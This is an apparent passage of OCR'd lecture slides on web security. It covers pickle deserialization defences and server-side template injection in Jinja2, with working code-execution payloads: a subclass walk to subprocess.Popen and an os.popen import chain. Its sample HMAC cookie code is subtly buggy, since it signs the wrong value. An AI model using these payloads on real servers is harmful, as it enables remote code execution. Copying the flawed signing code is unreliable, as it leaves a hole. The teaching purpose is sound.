attack = pickle.dumps(foo())
```

If returned value is tuple, first element is callable object which creates instance, remainder are parameters.


Avoiding serialization vulnerabilities

- Avoid serialization of whole objects
  - e.g., use JSON instead, restore data selectively
- If really needed, sign attacker-controllable data

```python
import pickle
import hmac

def index(request):
  userdata = request.COOKIES.get("userdata")
  userdata_sign = request.COOKIES.get("userdata_sign")
  if userdata:
    hmac_inst = hmac.new(SETTINGS.SECRET_KEY)
    hmac_inst.update(userdata)
    if hmac.compare_digest(hmac_inst.hexdigest(), userdata_sign):
      actual_userdata = pickle.loads(userdata)
    # do something meaningful with user data here

  response = render_to_response("main.html", {})
  serialized = pickle.dumps(actual_userdata)
  response.set_cookie('userdata', serialized)
  hmac_inst = hmac.new(SETTINGS.SECRET_KEY)
  hmac_inst.update(userdata)
  response.set_cookie('userdata_sign', hmac_inst.hexdigest())
```



Template Injection

Usage of templating systems

- Modern content management systems separate view and controlling code
  - build templates with placeholders for computed results
  - underlying concept of MVC frameworks
- All major programming languages feature template systems
  - PHP: Twig, Smarty, ...
  - Python: Django, Jinja2, ...

Templates in Jinja2

extends other template

blocks may be changed by child templates

```
{% extends "base.html" %}
<title>{% block title %}{% endblock %}</title>
<ul>
{% for user in users %}
  <li><a href="{{ user.url }}">{{ user.username | striptags }}</a></li>
{% endfor %}
</ul>
```

regular loops just in Python

{{var}} evaluates var and inserts into output


var.property accesses property

optional filters may be applied to output

Exploiting Jinja2 templates

```
def handle404(request):
    template = "<html><title>404</title><body>Sorry, the site %s was not found on this
server.</body></html>"
    template = template % urllib.unquote(request.get_full_path())
    t = Template(template)
    return HttpResponse(t.render(request=request))
```

- Template is partially under control of attacker
- Jinja2 allows for calls of methods
  - e.g., `{{'bla'.upper()}}`



127.0.0.1:8000/blasdasd?%7B%7B%27bla%27.upper()%7D%7D

Sorry, the site /blasdasd?BLA was not found on this server.

Exploiting Jinja2 templates

- Jinja2 has sandbox to protect
  - still possible to get code execution with some tricks ;-)
  - use subprocess.Popen to call something of your choosing

- Python (2) has many fascinating properties and functions
  - `__class__`: gives you a handle to the current object's class
    - `''.__class__ => <type 'str'>`
  - `mro()`: gives you Method Resolution Order (when looking for a function defined on parent)
    - `''.__class__.mro() => [str, basestring, object]`
  - `__subclasses__()`: returns all classes that are children of object
    - `''.__class__.mro()[2].__subclasses__() => [...., subprocess.Popen, ....]`
  - `''.__class__.mro()[2].__subclasses__()[206]('yourpayloadhere', shell=True, stdout=-1).communicate()`

Exploiting Jinja2 templates

- Jinja2 has sandbox to protect
  - still possible to get code execution with some tricks ;-)
  - use subprocess.Popen to call something of your choosing

- Jinja-specific payload also works:

- `{{request.application.__globals__.__builtins__.__import__('os').popen('yourpayloadhere').read()}}`

Avoiding Server-Side Template Injection

Don't allow user-provided input in the generation of your templates!